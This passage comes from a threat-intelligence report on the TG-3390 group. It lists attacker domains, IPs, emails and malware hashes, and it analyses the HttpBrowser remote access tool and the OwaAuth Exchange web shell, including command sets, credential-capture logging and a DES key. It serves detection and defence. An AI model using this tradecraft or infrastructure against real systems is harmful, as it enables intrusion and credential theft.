working.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High

working.darkhero.org	Domain name	TG-3390 infrastructure Confidence: High
working.hotmail-onlines.com	Domain name	TG-3390 infrastructure Confidence: High
www.trendmicro-update.org	Domain name	TG-3390 infrastructure Confidence: High
www.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
x.apigmail.com	Domain name	TG-3390 infrastructure Confidence: High
ykcai.update-onlines.org	Domain name	TG-3390 infrastructure Confidence: High
ykcailostself.dyndns-free.com	Domain name	TG-3390 infrastructure Confidence: High
ykcainobody.dyndns.org	Domain name	TG-3390 infrastructure Confidence: High
zj.blackcmd.com	Domain name	TG-3390 infrastructure Confidence: High
laxness-lab.com	Domain name	TG-3390 infrastructure Confidence: High
google-ana1ytics.com	Domain name	TG-3390 infrastructure Confidence: High
www.google-ana1ytics.com	Domain name	TG-3390 infrastructure Confidence: High
ftp.google-ana1ytics.com	Domain name	TG-3390 infrastructure Confidence: High
hotmailcontact.net	Domain name	TG-3390 infrastructure Confidence: High
208.115.242.36	IP address	TG-3390 infrastructure Confidence: High
208.115.242.37	IP address	TG-3390 infrastructure Confidence: High
208.115.242.38	IP address	TG-3390 infrastructure Confidence: High
66.63.178.142	IP address	TG-3390 infrastructure Confidence: High
72.11.148.220	IP address	TG-3390 infrastructure Confidence: High
72.11.141.133	IP address	TG-3390 infrastructure Confidence: High
74.63.195.236	IP address	TG-3390 infrastructure Confidence: High
74.63.195.236	IP address	TG-3390 infrastructure Confidence: High
74.63.195.237	IP address	TG-3390 infrastructure Confidence: High
74.63.195.238	IP address	TG-3390 infrastructure Confidence: High
103.24.0.142	IP address	TG-3390 infrastructure Confidence: High
103.24.1.54	IP address	TG-3390 infrastructure Confidence: High
106.187.45.162	IP address	TG-3390 infrastructure Confidence: High
192.151.236.138	IP address	TG-3390 infrastructure Confidence: High
192.161.61.19	IP address	TG-3390 infrastructure Confidence: High
192.161.61.20	IP address	TG-3390 infrastructure Confidence: High
192.161.61.22	IP address	TG-3390 infrastructure Confidence: High
103.24.1.54	IP address	TG-3390 infrastructure Confidence: High
67.215.232.179	IP address	TG-3390 infrastructure Confidence: High
96.44.177.195	IP address	TG-3390 infrastructure Confidence: High
49.143.192.221	IP address	TG-3390 infrastructure Confidence: Moderate

67.215.232.181	IP address	TG-3390 infrastructure Confidence: Moderate
67.215.232.182	IP address	TG-3390 infrastructure Confidence: Moderate
96.44.182.243	IP address	TG-3390 infrastructure Confidence: Moderate
96.44.182.245	IP address	TG-3390 infrastructure Confidence: Moderate
96.44.182.246	IP address	TG-3390 infrastructure Confidence: Moderate
49.143.205.30	IP address	TG-3390 infrastructure Confidence: Moderate
working_success@163.com	Email address	TG-3390 email address Confidence: High
ykcaihyl@163.com	Email address	TG-3390 email address Confidence: High
working_success@163.com	Email address	TG-3390 email address Confidence: High
yuming@yinsibaohu.aliyun.com	Email address	TG-3390 email address Confidence: Low
1cb4b74e9d030afbb18accf6ee2bfca1	MD5 hash	HttpBrowser RAT dropper
b333b5d541a0488f4e710ae97c46d9c2	MD5 hash	HttpBrowser RAT dropper
86a05dcffe87caf7099dda44d9ec6b48	MD5 hash	HttpBrowser RAT dropper
93e40da0bd78bebe5e1b98c6324e9b5b	MD5 hash	HttpBrowser RAT dropper
f43d9c3e17e8480a36a62ef869212419	MD5 hash	HttpBrowser RAT dropper
57e85fc30502a925ffed16082718ec6c	MD5 hash	HttpBrowser RAT dropper
4251aaf38a485b08d5562c6066370f09	MD5 hash	HttpBrowser RAT dropper
bbfd1e703f55ce779b536b5646a0cdc1	MD5 hash	HttpBrowser RAT dropper
12a522cb96700c82dc964197adb57ddf	MD5 hash	HttpBrowser RAT dropper
728e5700a401498d91fb83159beec834	MD5 hash	HttpBrowser RAT dropper
2bec1860499aae1dbcc92f48b276f998	MD5 hash	HttpBrowser RAT dropper
014122d7851fa8bf4070a8fc2acd5dc5	MD5 hash	HttpBrowser RAT
0ae996b31a2c3ed3f0bc14c7a96bea38	MD5 hash	HttpBrowser RAT
1a76681986f99b216d5c0f17ccff2a12	MD5 hash	HttpBrowser RAT
380c02b1fd93eb22028862117a2f19e3	MD5 hash	HttpBrowser RAT
40a9a22da928cbb70df48d5a3106d887	MD5 hash	HttpBrowser RAT
46cf2f9b4a4c35b62a32f28ac847c575	MD5 hash	HttpBrowser RAT
5436c3469cb1d87ea404e8989b28758d	MD5 hash	HttpBrowser RAT
692cecc94ac440ec673dc69f37bc0409	MD5 hash	HttpBrowser RAT
6a39a4e9933407aef31fdc3dfa2a2a95	MD5 hash	HttpBrowser RAT
8b4ed3b392ee5da139c16b8bca38ea5e	MD5 hash	HttpBrowser RAT
8ea5d8bb6b28191e4436456c35477e39	MD5 hash	HttpBrowser RAT
9271bcfbba056c8f80c7f04d72efd62d	MD5 hash	HttpBrowser RAT
996843b55a7c5c7a36e8c6956e599610	MD5 hash	HttpBrowser RAT
a554efc889714c70e9362bdc81fadd6a	MD5 hash	HttpBrowser RAT
c9c93c2d62a084031872aab96202ee3e	MD5 hash	HttpBrowser RAT
ddbdf0efdf26e0c267ef6155edb0e6b8	MD5 hash	HttpBrowser RAT
e7df18a17d8e7c2ed541a57020444068	MD5 hash	HttpBrowser RAT
ea4dcafc224f604c096032dde33a1d6d	MD5 hash	HttpBrowser RAT
f658bb17d69912404f34532901edad0e	MD5 hash	HttpBrowser RAT
f869a1b40f6438dfdd89e73480103211	MD5 hash	HttpBrowser RAT
81ed752590752016cb1c12f3e9ab3454	MD5 hash	HttpBrowser RAT
5ef719f8aeb9bf97beb24a5c2ed19173	MD5 hash	HttpBrowser RAT
7ec91768376324be2bad4fd30b1c2051	MD5 hash	HttpBrowser RAT
20c446ad2d7d1586138b493ecddfbbc7	MD5 hash	HttpBrowser RAT
44cf0793e05ba843dd53bbc7020e0f1c	MD5 hash	HttpBrowser RAT
02826bb6636337963cc5162e6f87745e	MD5 hash	HttpBrowser RAT
1606ab7a54735af654ee6deb7427f652	MD5 hash	HttpBrowser RAT
1539b3a5921203f0e2b6c05d692ffa27	MD5 hash	HttpBrowser RAT

c66e09429ad6669321e5c69b1d78c082	MD5 hash	HttpBrowser RAT
225e10e362eeee15ec64246ac021f4d6	MD5 hash	HttpBrowser RAT
a631fc7c45cbdf80992b9d730df0ff51	MD5 hash	HttpBrowser RAT
af785b4df71da0786bcae233e55cf6c1	MD5 hash	HttpBrowser RAT
e3e0f3ad4ff3b981b513cc66b37583e8	MD5 hash	HttpBrowser RAT
5cd0e97a1f09001af5213462aa3f7eb1	MD5 hash	HttpBrowser RAT
15fd9c04d6099273a9acf8feab81acfe	MD5 hash	HttpBrowser RAT
ea8b9e0bf95fc0c71694310cb685cd3b	MD5 hash	HttpBrowser RAT
5c3ab475be110ec59257617ee1388e01	MD5 hash	HttpBrowser RAT
6aac7417ea1eb60a869597af9049b8fa	MD5 hash	HttpBrowser RAT
372f5370085a63f5b660fab635ce6cd7	MD5 hash	HttpBrowser RAT
fac4885324cb67bd421d6250fdc9533c	MD5 hash	HttpBrowser RAT
e7e555615a07040bb5dbe9ce59ac5d11	MD5 hash	HttpBrowser RAT
ff34cb1d90d76a656546293e879afe22	MD5 hash	HttpBrowser RAT
2abf7421c34c60d48e09325a206e720e	MD5 Hash	HttpBrowser RAT
396b4317db07cc8a2480786160b33044	MD5 hash	HttpBrowser RAT
e404873d3fcd0268db10657b53bdab64	MD5 hash	HttpBrowser RAT
6e4189b20adb253b3c1ad7f8fdc95009	MD5 hash	HttpBrowser RAT
bff424289c38d389a8cafb16b47dfe39	MD5 hash	HttpBrowser RAT
7294c7f3860315d51f74152e8ad353df	MD5 hash	HttpBrowser RAT
40092f76fea082b05e9631d91975a401	MD5 hash	HttpBrowser RAT
e42fce74bbd637c35320cf4e95f5e055	MD5 hash	HttpBrowser RAT
d0dafc3716a0d0ce393cde30b2b14a07	MD5 hash	HttpBrowser RAT
ae66bad0c7de88ab0ab1050c4bec9095	MD5 hash	HttpBrowser RAT
c7c2be1cd3780b2ba4638cef9a5422c7	MD5 hash	HttpBrowser RAT
405949955b1cb65673c16bf7c8da2f4d	MD5 hash	HttpBrowser RAT
ff4f052dbe73a81403df5e98313000fb	MD5 hash	HttpBrowser RAT
b30fcd362c7b8ac75b7dddfe6cb448c7	MD5 hash	HttpBrowser RAT
1d24f4d20b80562de46a8ac95d0ff8c2	MD5 hash	HttpBrowser RAT
9538bbdb3a73201b40296e9d4dc80ade	MD5 hash	HttpBrowser RAT
46bb2caeda30c09a6337fd46ec98c32c	MD5 hash	HttpBrowser RAT
0c8842e48e80643d91dd290d0f786147	MD5 hash	HttpBrowser RAT
0fc975c3c4e6c546b4f2b5aaed50dd78	MD5 hash	HttpBrowser RAT
41be449f687828466ed7d87f0f30a278	MD5 hash	HttpBrowser RAT
2b95caf3307ebd36cf405b1133b30aa8	MD5 hash	HttpBrowser RAT
ccc715a4d9d0157b9776deacdb26bf78	MD5 hash	HttpBrowser RAT
37933acfa8d8e78c54413d88ca705e17	MD5 hash	HttpBrowser RAT
2813c5a1c87f7e3d33174fed8b0988a1	MD5 hash	HttpBrowser RAT
8f22834efe52ccefb17e768569eb36b9	MD5 hash	HttpBrowser RAT
6f01628a0b5de757a8dbe99020499d10	MD5 hash	HttpBrowser RAT
7f8d9f12f41156512b60ab17f8d85fe9	MD5 hash	HttpBrowser RAT
debe5ef2868b212f4251c58be1687660	MD5 hash	HttpBrowser RAT
e136d4ebab357fd19df8afe221460571	MD5 hash	HttpBrowser RAT
a86a906cfafaf1d7e3725bb0161b0cfe	MD5 hash	HttpBrowser RAT
03e1eac3512a726da30fff41dbc26039	MD5 hash	HttpBrowser RAT
baac5e5dd3ce7dae56cab6d3dac14e15	MD5 hash	HttpBrowser RAT
0f7dde31fbeb5ddbb6230c401ed41561	MD5 hash	HttpBrowser RAT
36d957f6058f954541450f5a85b28d4b	MD5 hash	HttpBrowser RAT
42d874f91145bd2ddf818735346022d8	MD5 hash	HttpBrowser RAT
3468034fc3ac65c60a1f1231e3c45107	MD5 hash	HttpBrowser RAT
4e3b51a6a18bdb770fc38650a70b1883	MD5 hash	HttpBrowser RAT
3647068230839f9cadf0fd4bd82ade84	MD5 hash	HttpBrowser RAT
550922107d18aa4caad0267997709ee5	MD5 hash	HttpBrowser RAT
d8f0a6450f9df637daade521dc90d29d	MD5 hash	HttpBrowser RAT
bf2e2283b19b0febc4bd1f47aa82a94c	MD5 hash	HttpBrowser RAT

d0eec2294a70ceff84ca8d0ed7939fb5	MD5 hash	HttpBrowser RAT
e91d2464c8767552036dd0294fc7e6fb	MD5 hash	HttpBrowser RAT
f627bc2db3cab34d97c8949931cb432d	MD5 hash	HttpBrowser RAT
b313bbe17bd5ee9c00acff3bfccdb48a	MD5 hash	PlugX RAT dropper
f7a842eb1364d1269b40a344510068e8	MD5 hash	PlugX RAT dropper
8dacca7dd24844935fcd34e6c9609416	MD5 hash	PlugX RAT dropper
7cffd679599fb8579abae8f32ce49026	MD5 hash	PlugX RAT dropper
462fd01302bc40624a44b7960d2894cd	MD5 hash	PlugX RAT dropper

Table 1. TG-3390 indicators.

Appendix A — Identifying attribution and gauging confidence

Identifying attribution

In most cases, CTU researchers not have intelligence to directly attribute a threat group, so attribution relies on circumstantial evidence and is an assessment rather than a fact. CTU researchers draw on three distinct intelligence bases for evidence of attribution:

- Observed activity is gathered from CTU researchers' observation and investigation of a threat group's activity on a target network and across Dell SecureWorks data, and analysis of tactics, techniques, and procedures (TTPs) the threat group employs.
- Third-party intelligence is gained from trusted relationships within the security industry and with other private and public sector organizations, as well as analysis of open source intelligence.
- Contextual analysis compares threat group targets against intelligence requirements of nation states and other threat actors and compares tradecraft employed by a threat group to tradecraft of known threat actors.

Gauging confidence level

CTU researchers have adopted the grading system published by the U.S. Office of the Director of National Intelligence to indicate confidence in their assessments:

- **High confidence** generally indicates that judgments are based on high-quality information, and/or that the nature of the issue makes it possible to render a solid judgment. A "high confidence" judgment is not a fact or a certainty, however, and such judgments still carry a risk of being wrong.
- **Moderate confidence** generally means that the information is credibly sourced and plausible but not of sufficient quality or corroborated sufficiently to warrant a higher level of confidence.
- **Low confidence** generally means that the information's credibility and/or plausibility is questionable, or that the information is too fragmented or poorly corroborated to make solid analytic inferences, or that [there are] significant concerns or problems with the sources.

Appendix B — HttpBrowser analysis

HttpBrowser is a remote access tool whose name originates from the hard-coded "HttpBrowser/1.0" User-Agent. CTU researchers also identified a PDB string in the binaries, J:\TokenControlV3\ServerDll\Release\ServerDll.pdb, which implies that the threat actors may refer to the tool as "TokenControl." Table 2 lists the commands available to threat actors in one of the HttpBrowser variants.

COMMAND	FUNCTIONALITY
Init	Create a reverse shell
Write	Write a file to the compromised system from the C2 server
List	List the files in a directory
Upload	Upload a file from the compromised system to the C2 server

Table 2. HttpBrowser command set. (Source: Dell SecureWorks)

Other variants of the backdoor may include additional commands such as setcmd, settime, uninstall, and down. Table 3 shows the unencrypted URL parameters, along with sample data and a description of the data.

URL PARAMETER	SAMPLE DATA	DESCRIPTION
c=	Victim->Administrator	Hostname and username
l=	192.168.1.100	Compromised system's IP address
o=	5,1,1,32	Windows major and minor version, coupled with architecture (32 v. 64)
u=	{B5B70BD7-87FC-499A-B4D1-98163306F0D8}	A GUID
r=	1	Boolean value if the malware is running as injected code
t=	8035187	Number of milliseconds the computer has been running

Table 3. HttpBrowser parameters. (Source: Dell SecureWorks)

Appendix C — OwaAuth web shell analysis

OwaAuth is a web shell that is installed as an ISAPI filter on Exchange servers and shares

characteristics with the ChinaChopper web shell. Like ChinaChopper, it parses HTTP requests for the Z1 and Z2 parameters (see Table 4). The legitimate owaauth.dll file resides in %ProgramFiles%\Microsoft\Exchange Server\ClientAccess\Owa\Auth\ while CTU researchers have observed the backdoor using the same filename in the %ProgramFiles%\Microsoft\Exchange Server\ClientAccess\Owa\bin\ directory. In addition to acting as a web shell, the malware captures and DES-encrypts credentials before writing the username and password to disk. The OwaAuth web shell enables a threat actor to upload and download files, launch processes, and execute SQL queries.

Each web shell instance is configured to contain SP, Key, and Log variables. The SP variable is a string containing the victim's username. When the malicious ISAPI filter captures a username matching this variable, it knows to handle the incoming HTTP request as a command to the web shell. The DES key to encrypt the credentials in the configuration observed by CTU researchers is 12345678, and the log file is c:\log.txt. The decrypted contents of the log file adhere to the format in Figure 22.

```
<Random number (0..998001)>\t<Current Date/Time>\t<User's IP>\t<LogonUsername>\t<LogonPassword>\t<Browser User-Agent>
```

Figure 22. Decrypted OwaAuth log file format. (Source: Dell SecureWorks)

Table 4 lists the OwaAuth web shell commands available to the adversary.

COMMAND	FUNCTIONALITY
A	List logical drives
B	List directory (Z1 = directory name to list)
C	Read data from file (Z1 = filename to read)
D	Write content to file (Z1 = filename to write, Z2 = content to write)
E	Delete file in directory (Z1 = file)
F	Generate custom web response "->|value in Z1|<-"
G	Write hex-encoded content to file (Z1 = filename to write, Z2 = hex encoded content to write)
H	Call _Notice(Z1, Z2)
I	Move/rename file or directory (Z1 = target, Z2 = new name)
J	Create directory (Z1 = directory name)
K	Timestomp file or directory (Z1 = target, Z2 = time/date string to stomp to)
L	Download file from Internet (Z1 = URL, Z2 = filename to write to)
M	Launch process (Z1 = process name, Z2 = arguments)
N	Test connect to SQL database (Z1 = SqlConnect String)
O	SQL Get database table scheme (Z1 = \r delimited parameters to command)
P	SQL Get database table scheme with restrictions (Z1 = \r delimited parameters to command)
Q	SQL execute SQL command (Z1 = \r delimited parameters to command)

Table 4. OwaAuth web shell command set. (Source: Dell SecureWorks)

Appendix D — Domain name parking example

CTU researchers have observed TG-3390 parking domains by pointing their A record to a non-routable IP space, including the 127.0.0.[x] loopback address. Table 5 demonstrates how the threat actors change one of their C2 domains to point to routable and non-routable IP addresses over time.

START DATE	END DATE	IP	CHANGE AT
7/9/13	7/31/13	210.116.106.66	Seoul, Korea
7/31/13	10/12/13	127.0.0.1	N/A
10/12/13	11/5/13	122.10.10.196	Hong Kong
11/5/13	1/12/14	198.100.107.107	California, U.S.
1/12/14	3/5/14	127.0.0.1	N/A
3/5/14	3/31/14	103.24.0.142	Hong Kong
3/31/14	10/27/14	103.24.1.54	Hong Kong
10/27/14	11/9/14	127.0.0.1	N/A
11/9/14	5/25/15	127.0.0.3	N/A
5/25/15	Current as of this publication	127.0.0.1	N/A

Table 5. Example parking of trendmicro-update . org (Source: Dell SecureWorks)

Endnotes

[1] The Dell SecureWorks Counter Threat Unit(TM) (CTU) research team tracks threat groups by assigning them four-digit randomized numbers (3390 in this case), and compiles information from first-hand incident response observations and from external sources.

[2] Threat groups use strategic web compromises (SWCs), also known as watering hole attacks, to target a wide array of potential victims. Threat actors compromise a website used by their target demographic (e.g., compromising a website specializing in oil and gas industry news when targeting the energy vertical). Visitors to the compromised website are redirected to a server under the threat group's control, where their system is compromised with the threat group's malware. With this tactic, a threat group increases the likelihood of compromising systems that possess desired information.

Contact Information

Dell SecureWorks
1 Concourse Pkwy NE #500
Atlanta, GA 30328

Main: 404-929-1795
Toll-free:877-838-7947
Fax:404-728-0144
Incident Response: 1-877-884-1110